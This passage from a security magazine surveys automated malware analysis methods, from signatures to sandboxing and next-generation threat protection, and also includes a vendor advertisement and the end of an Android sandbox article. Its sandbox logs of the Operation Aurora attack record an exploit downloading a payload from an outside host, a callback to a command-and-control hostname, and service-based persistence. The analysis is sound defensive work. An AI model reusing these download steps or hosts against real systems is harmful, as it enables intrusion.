obfuscation techniques. Thereby, malicious behavior can be detected in a very general way making reliable, long-term malicious code detection possible that is immune to obfuscation techniques. Be it in the wild or not.

About the Sandbox

The analysis system used in this article is Joe Sandbox Mobile (Joe Security LLC, 2013), which analyzes APK files in a controlled environment and monitors the runtime behavior for suspicious activities. All activities are compiled to comprehensive and detailed analysis reports. These reports contain key information about potential threats and enable cyber-security professionals to deploy, implement and develop appropriate defense and protection strategies. Hybrid Code Analysis technology and its framework is a core part of Joe Sandbox Mobile.


On the Web

Android malware analysis with Joe Sandbox Mobile is also available as a free service at *www.apk-analyzer.net*.

Citations

- AndroLib. (2013, June). Android Market statistics from AndroLib, Androlib, Android Applications and Games. Retrieved from *http://de.androlib.com/appstats.aspx*
- AppBrain. (2013, June). Number of available Android applications. Retrieved from *http://www.appbrain.com/stats/number-of-android-apps*
- Joe Security LLC. (2013, July). JOE SANDBOX MOBILE – The most advanced analysis tool for Mobile Applications is now at your disposal! Retrieved from *http://www.joesecurity.org/joe-sandbox-mobile*
- Oracle. (2013, July). Trail: The Reflection API. Retrieved July 2013, from The Java Tutorials: *http://docs.oracle.com/javase/tutorial/reflect/*
- Rastogi, V., Chen, Y., & Jiang, X. (2013). Evaluating Android Anti-malware against. Northwestern University, North Carolina State University.
- Unuchek, R. (. (2013, June). The most sophisticated Android Trojan. Retrieved from *http://www.securelist.com/en/blog/8106/The_most_sophisticated_Android_Trojan*

JAN MILLER



Jan Miller is a specialist for Reverse Engineering, Static Binary Analysis and Malware Signature algorithms working at Joe Security LLC, which is a globally operating, well positioned software company based in the center of Europe – Switzerland. Currently, he is researching new trends, such as dynamic and static analysis of Android based malware.

UPDATE NOW WITH STIG AUDITING

"IN SOME CASES **nipper studio** HAS VIRTUALLY **REMOVED** the NEED FOR a **MANUAL AUDIT**"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards
WINNER
Enterprise Security Solution of the Year

Security Products' GOVIES
2013 Government Security Awards

2012 Computing Security Awards
WINNER
Network Security Solution of the Year

www.titania.com

Overview of Automated Advanced Malware Analysis

In the last ten years, malicious software – malware – has become increasingly sophisticated, both in terms of how it is used and what it can do. This rapid evolution of malware is essentially a cyber "arms race" run by organizations with geopolitical agendas and profit motives. The resulting losses for victims have run to billions of dollars.

The global move to digitize personal and sensitive information as well as to computerize and interconnect critical infrastructure has far outpaced the capabilities of the security measures that have been put into place. As a result, cyber criminals can act with near impunity as they break into networks to steal data and hijack resources. It is difficult to stop their criminal malware and nearly impossible to track them down after an attack has been perpetrated. What we see is that today's network defenses are aggressively evaded by malware that is even moderately advanced. Why is this? In order to answer this question, we first have to define advanced malware. The table below describes four key characteristics to explore in classifying malware.

Table 1. *Four key characteristics to explore in classifying malware*

Stealth level	Ranges from high to low. Does the malware actively hide or cloak itself using techniques like polymorphism or code obfuscation?
Targeted vulnerability	Malware can range from code that targets known, unpatched vulnerabilities to those that target unknown vulnerabilities, known as "zero-hour" attacks
Intended victim(s)	Malware can attack indiscriminately, or it can target specific victims
Objectives	Malware can be used to cause mischief or as a tool for organized theft and cybercrime.

Based on these characteristics, we can now profile specific malware. The following chart illustrates the characteristics that separate today's advanced malware from conventional malware (Figure 1).

If we look at an example like Operation Aurora, we see stealthy malware attacking a previously unknown vulnerability in Internet Explorer.




Figure 1. *The characteristics to separate today's advanced malware from conventional malware*

Further, the criminals behind Aurora targeted a well- defined set of organizations and had a clear goal: the theft of email archives and other information. When it comes to the definitions of advanced malware, Aurora clearly meets all the criteria.

The scary part is that Aurora is not the most advanced example of today's malware. Stuxnet and Zeus showcase the continued refinement of malware tactics, leveraging multiple zero-day vulnerabilities and evolving over time.

For many organizations, IT security is made up of layers of firewalls, intrusion prevention systems (IPS) and antivirus software, deployed both in network gateways and desktops. Today, there are many variations of these technologies, including cloud-based alternatives. So why do today's defenses fail when confronted with advanced malware, zero-day, and targeted APT attacks? The short answer for this question is "because they leverage insufficient malware analysis methods".

Automated malware analysis – various approaches

Every protection solution present in our networks uses some methods of automated malware analysis. They are designed to detect, classify and sometime to prevent malware. Of course one can ask about role of malware researchers. For the sake of this article I focus on automated systems while not forgetting about role of malware researchers and their difficult, strenuous work!

The very common categorization of automated malware analysis technologies is depicted in the Figure 2.

The most important differentiator between static and dynamic approaches is knowledge about particular threat.

Static methods base on previous knowledge about attack while dynamic approach tries to find out whether the protected resources are under attack without previous experience.

Here are some examples of specific countermeasure products which leverage various malware analysis methods (Table 2).

Signatures and heuristics

The most popular method of malware detection is static analysis based on signatures. By signatures one should understand patterns like: hashes of files, regex definitions, SNORT rules, proprietary

Table 2. *Methods of malware analysis and examples of security products with use of these methods*

Method of malware analysis	Examples of security products
Signatures	Endpoint anti-virus, Network IPS/IDS, Email and Web Gateways, Next Generation Firewalls, UTMs
Heuristics	Web Filters, Endpoint Anti-virus, Email and Web Gateways
Discrete Objects Analysis	"Sandbox" based products and cloud services
Contextual Analysis	Next Generation Threat Protection products




Figure 2. *Categorization of automated malware analysis techologies*

formats developed by security vendors. But not only those. Definition of signatures consists also of all types of lists – whitelists, blacklists, URL categories as well as static policies which define what has to be blocked and what is allowed based on specific parameters of traffic, processes, applications, etc. It is really broad scope of definitions of describing what exactly we are looking for.

Popularity of signatures results from:

- their simplicity – it is rather not big effort to create SHA-1 hash of known malware, of course after maybe hours or days of discovering the malware. It is also relatively easy to accelerate speed of analysis by implementing patterns in hardware
- accuracy – we get detailed description of what we are looking for
- long history of the technology development
- broad range of implementations in various types of security solutions.

Signatures are present in network protection layers, in the clouds as well as at endpoints. Signs of limitations of signatures were observed some longer time ago, though. The exponential growth of number of threats and their evolving nature using more sophisticated evasions techniques created a huge challenge for signature-based only products.

Some vendors have tried to close the coverage gap outlined above by layering on heuristics-based filtering. *Heuristics* are essentially "educated guesses" based on behaviors or statistical correlations. They require fine-tuning to account for specific circumstances and to reduce error rates (or to increase confidence levels, statistically speaking).




Figure 3. *Network malware protection techniques*

Examples of the heuristics are reputation services, host intrusion prevention based on vulnerability description, static analysis of suspicious file, network anomaly detection, etc. Even if heuristics tend to be a good approach it has multiple limitations and usually causes high probability of false positives.

Let's forget the limitations of heuristics for a while – even now we have to admit that heuristic in its nature is still very close to signature's approach. Both technologies assume previous knowledge of the attacks or vulnerability... Without that knowledge we cannot describe rules for heuristics engine. It is important to get a sample of malware and details of vulnerability, analyse them (usually manually by malware researcher) and produce "description" of the threat which has to be distributed among security products finally. Less knowledge means more guessing and this approach leads us quickly to dead end of unacceptable number of false positives.

The following chart depicts the categories and interrelationships between various static analysis methods used by today's malware network defense alternatives (Figure 3).

Heuristics it is not enough by itself, or even when layered with signature-based or list-based techniques. Because advanced malware shares some characteristics common to all modern software, heuristic developers are faced with a fundamental trade-off. To trigger on (or positively identify) the growing types of malware code, developers create broader sets of heuristics that will, by definition, increasingly encompass benign "good" software code.

Discrete objects analysis

It is by comparing the malware characteristics and the available malware defense mechanisms that the shortcomings become clear. As shown in the chart below advanced malware operates at the top of the malware chart, while the current generation of defenses operates at the bottom. Signature-based mechanisms react to known attacks and fail against unknown and stealthy attacks. Further, reputation, heuristics, and other correlating techniques cannot guard against targeted attacks, because, given the nature of these attacks, there is no existing data to correlate (Figure 4).

Quite simply, we are using outdated, conventional defenses to guard against cutting-edge, innovative malware. In order to respond to growth of attacks and their complexity another approach came to the play some time ago.

It is known as *sandboxing* and for the sake of this article it is called "discrete objects analysis".

The challenge addressed by this technique is as follow: let's assume we don't have any details about particular malware sample, so how can we determine if it is malicious or not in automated way? Discrete object analysis responds by running the sample in controlled environment to observe and detect its behavior. Based on the output from the sample's behavior system is able to classify the object as malicious or not. It looks promising and in fact it is. However one should be aware of various constraints and challenges of this technique:

- problem of getting the right, most interesting sample to analyze – yes, we have to determine first what is more suspicious and what is less at least in order to balance resources of our system and allow as much as possible real-time response. Second – how to obtain the sample from the real network connections and put it properly for analysis? It requires at least some network awareness and real-time traffic filtering in place. Sandboxes usually lack an efficient and automated way of obtaining samples from the real network
- virtualization of the analysis environment – is it really a constraint of the system or rather advantage? Both. Virtualization allows more efficient usage of hardware platform. It simplifies management of analysis processes – virtual machine can be quickly and easily created, run and stopped. However as sandboxes leverage usually of-the-shelf hypervisors, it is impossible to incorporate malware analysis into them and look at the malware behavior from the "hardware" perspective. And it really matters! Especially as we are facing malware which does everything to hide itself from being analyzed and detected by any other process running in the operating system. We are also losing control over malware's attempts to recognize the type of environment and to evade detection by using system dependant functions. We observe many advanced attacks doing this nowadays. If the sample recognizes known virtual environment it changes its behavior and hides the real nature of the attack thus is not detected as malicious.
- it cannot analyze ANY file type – and the problem is not only related to missing appropriate application which is needed to open the file. The most important concern is related to well known file types but obfuscated to avoid their recognition and opening. From the discrete object analysis perspective they cannot be determined as malicious or not in reliable way. It causes false negatives – malware is not detected. Unfortunately obfuscation of malware files is broadly used technique by advanced threats nowadays and it really impacts usability of such detection methods.




Figure 4. *Conventional defenses don't address modern malware*

So how to address the challenges of discrete objects analysis and allow efficient method of protection against modern malware? To answer this question let's return to the roots of the advanced malware.

Operation Aurora – father of advanced threats

I guess most of the readers of the article are aware of the Operation Aurora attack. It is one of the most famous attacks detected in last few years. Detailed descriptions of the Aurora attack are available in the Internet. Aurora was detected in the end of 2009 and its details were disclosed in the beginning of 2010. Since that time public awareness of so called Advanced Persistent Threats (APT) or Targeted Persistent Threats (TPT) raises.

Surprisingly or not but variations of the original Aurora attacks are still in use, are very popular and are still very challenging to discover. Characteristics of Aurora attack, including the attack stages and exploitation through obfuscated Java Script, define advanced malware nowadays.

Anatomy of the attack

The anatomy of advanced persistent threats varies just as widely as the victims they target. However, cybersecurity experts researching APTs over the past five years have unveiled a fairly consistent attack life cycle consisting of five distinct stages:

- Stage 1: Initial intrusion through system exploitation
- Stage 2: Malware is installed on compromised system
- Stage 3: Outbound connection (callback) is initiated
- Stage 4: Attacker spreads laterally
- Stage 5: Compromised data is extracted


The most effective methods to discover and prevent attack focus on stages 1-3. Later stages could lead to another challenges like encryption of extracted data, scale of investigation needed when malware exists on multiple hosts, etc.

Exploitation

System exploitation is the first stage of an APT attack to compromise a system in the targeted organization. By successfully detecting when a system exploitation attempt is underway, identification and mitigation of the APT attack is much more straightforward. If your malware analysis system cannot detect the initial system exploitation, mitigating the APT attack becomes more complicated because the attacker has now successfully compromised the endpoint, can disrupt endpoint security measures, and hide his actions as malware spreads within the network and calls back out of the network. System exploits are typically delivered through the Web (remote exploit) or through email (local exploit) as an attachment. The exploit code compromises the vulnerable OS or application enabling an attacker to run code, such as connect-back shellcode to call back to CnC servers and download more malware which moves the attack to second stage. In case of Aurora attack the exploit was based on obfuscated Java Script which leveraged IE 6 vulnerability.

Malware installation

Once a victim system is exploited, arbitrary code is executed enabling malware to be installed on the compromised system. In case of Aurora attack and many nowadays attacks the downloaded malware is obfuscated. Even if they use just XOR function, the deobfuscation requires knowledge about an algorithm and keys used to evade file recognition.


1. Detection of Zero day exploit
2. Obfuscated malicious binary posing as JPG
3. Decryption routine for "a.exe"

Page: 1 of 1

		Event Type	Malware	Host	Source IP	Target IP
▾	2	OS Change	Exploit Browser		[redacted]	[redacted]

Traffic Details:
VM Capture(s): pcap 54184 bytes (text) (zip)
Trace ID: 9223565907383549978

Virtual Machine Validation Details
OS Info: Microsoft WindowsXP Professional 5.1 base
Event Bookmark Link: 2

Event ID: 2 | **OS Change Items:** 103

Type	Mode/Class	Details (Path/Message/Protocol/Hostname/Qtype/ListenPort etc.)	Process ID	Parent ID	File Size
Heapspraying			900		
Malicious Alert	Misc Anomaly	Detail: Heap Spray Attack for explorer			
Exploitcode	Kernel32	API Name: LoadLibraryA Address: 202963930 Params: [User32]	900		
Malicious Alert	Misc Anomaly	Message: Exploit capabilities detected			
Exploitcode	Kernel32	API Name: LoadLibraryA Address: 202963961 Params: [urlmon]	900		
Exploitcode	Kernel32	API Name: LoadLibraryA Address: 202963992 Params: [shell32]	900		
Exploitcode	Urlmon	API Name: URLDownloadToFileA Address: 202964075 Params: [0, http://demo1.ftpaccess.cc/demo/ad.jpg, C:\Documents and Settings\Administrator\Application Data\a.exe, 0, 0]	900		
Exploitcode	Kernel32	API Name: CreateFileA Address: 202964108 Params: [C:\Documents and Settings\Administrator\Application Data\a.exe, c0000000, 2, 0, 3, 0, 0]	900		
Exploitcode	Kernel32	API Name: CreateFileA Address: 202964174 Params: [C:\Documents and Settings\Administrator\Application Data\b.exe, 40000000, 0, 0, 2, 0, 0]	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		
Exploitcode	Kernel32	API Name: WriteFile Address: 202964316	900		
Exploitcode	Kernel32	API Name: ReadFile Address: 202964254	900		

Figure 5. *Details of behavior analysis of Aurora attack in automated malware analysis system*

In real attack scenario the deobfuscation is typically initiated by the exploit which emphasizes even more the importance of exploit detection.

Callbacks

The malware installed during the prior stage often contains a remote administration tool, or RAT. Once up and running, the RAT "phones home" by initiating an outbound connection (callback) between the infected computer and a CnC server operated by the APT threat actor. Such callbacks are made often over widely allowed protocols like HTTP thus bypassing firewalls. Once the RAT has successfully connected to the CnC server, the attacker has full control over the compromised host. Future instructions from the attacker are conveyed to the RAT through one of two means – either the CnC server connects to the RAT or vice versa. The latter is usually preferred as a host initiating an external connection from within the network is far less suspicious. The Figure 5 and Figure 6 depict details of behavior analysis of Aurora attack in automated malware analysis system.

Following the output from automated analysis system we can identify stages of the attack since initial exploitation. How is it possible that the system is able to detect and correlate information from various stages of attack? The answer is related to Next Generation Threat Protection tools which bring automated malware analysis to higher level of efficiency and accuracy.

Next generation of automated malware analysis and detection

Next generation of automated malware analysis (so called *Next Generation Threat Protection* – NGTP) was developed to overcome discrete object analysis problems. It targets modern malware without using signatures. The key differentiators of NGTP are described in Figure 7.

Aggressive packet capturing

Direct access to network traffic for automated analysis system allows aggressive packet capturing, deep packet inspection and traffic recognition. Based on the collected packets system combines sessions and provide them to further steps of analysis.




Figure 7. *The key differentiators of NGTP*



```
Exploitcode     Kernel32      API Name: WriteFile  Address: 202964316                                    900
Exploitcode     Kernel32      API Name: ReadFile  Address: 202964254                                     900
Exploitcode     Kernel32      API Name: WriteFile  Address: 202964316                                    900
Exploitcode     Kernel32      API Name: VirtualProtect  Address: 202964803                               900
Exploitcode     Kernel32      API Name: LoadLibraryA  Address: 202964499                                 900
                               Params: [shdocvw]
File            Created       C:\Documents and Settings\Administrator\Application Data\a.exe              900
File            Created       C:\Documents and Settings\Administrator\Application Data\b.exe              900
File            Delete        C:\Documents and Settings\Administrator\Application Data\a.exe              900
Process         Started       C:\Documents and Settings\Administrator\Application Data\b.exe              1304   900    34816
                               Packed: yes  GUI: no
                               MD5: 9f880ac607cbd7cdffa609c5883c708
                               SHA1: 08b33a64a85b93530d07ec3ea611e4875ee6c169
Malicious Alert Misc Anomaly  Detail: Process started from a packed binary
Malicious Alert Anomaly Tag   Message: Startup behavior anomalies observed  Detail: Browser started an unknown pr
File            Date Change   C:\WINDOWS\system32\Rasmon.dll                                              1304          90112
                               MD5: 0f9c5408335833e72fe73e6166b5a01b
                               SHA1: cfa826c339898e882a1276694fc935d56b83093
Regkey          Added         \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\UpsXZE                      544
Malicious Alert Misc Anomaly  Message: System services modified  Detail: service loaded through windows
Regkey          Deleted       \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\UpsXZE                      1320
Regkey          Added         \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\RaSXXhk                     1320
Network         Dns Query     Protocol Type: udp  Qtype: Host Address  Hostname: 360.homeunix.com         1320
Network         Connected     Protocol Type: tcp  IP Address: [redacted]  Destination Port: 443           1320
Malicious Alert Misc Anomaly  Message: Malware communication observed
File            Created       C:\WINDOWS\DFS.bat                                                          1304
Process         Started       C:\WINDOWS\system32\cmd.exe /c "C:\WINDOWS\DFS.bat"                         1280   1304   375808
                               Packed: no  GUI: no
                               MD5: 84dd54dd54262eb5e4681446b6e3645
                               SHA1: 43c3eeadfd2c3aadd32f6a7c750e4b1465d3bc9a
Process         Terminated    C:\Documents and Settings\Administrator\Application Data\b.exe              1304   900
File            Delete        C:\Documents and Settings\Administrator\Application Data\b.exe              1280
File            Delete        C:\WINDOWS\DFS.bat                                                          1280
Appexception                   Exception Faulting Address: 0x65  Exception Code: 0xC0000005  Exception Level: SECOND_CHANCE   900
                               Exception Type: STATUS_ACCESS_VIOLATION  Instruction Address: 0x00000000781444dc
                               Description: Data from Faulting Address controls Branch Selection  Classification: UNKNOWN
Malicious Alert Misc Anomaly  Detail: Crash detected due to second chance
File            Created       C:\Program Files\Debugging Tools for Windows (x86)\DBG0.tmp                 1312
Uac             Service       UpsXZE
Malicious Alert Misc Anomaly  Detail: System service running/stopped

1    VM-verified Outbound Comm.           Exploit Browser
```

Figure 6. *Details of behavior analysis of Aurora attack in automated malware analysis system*

Proprietary virtual environment

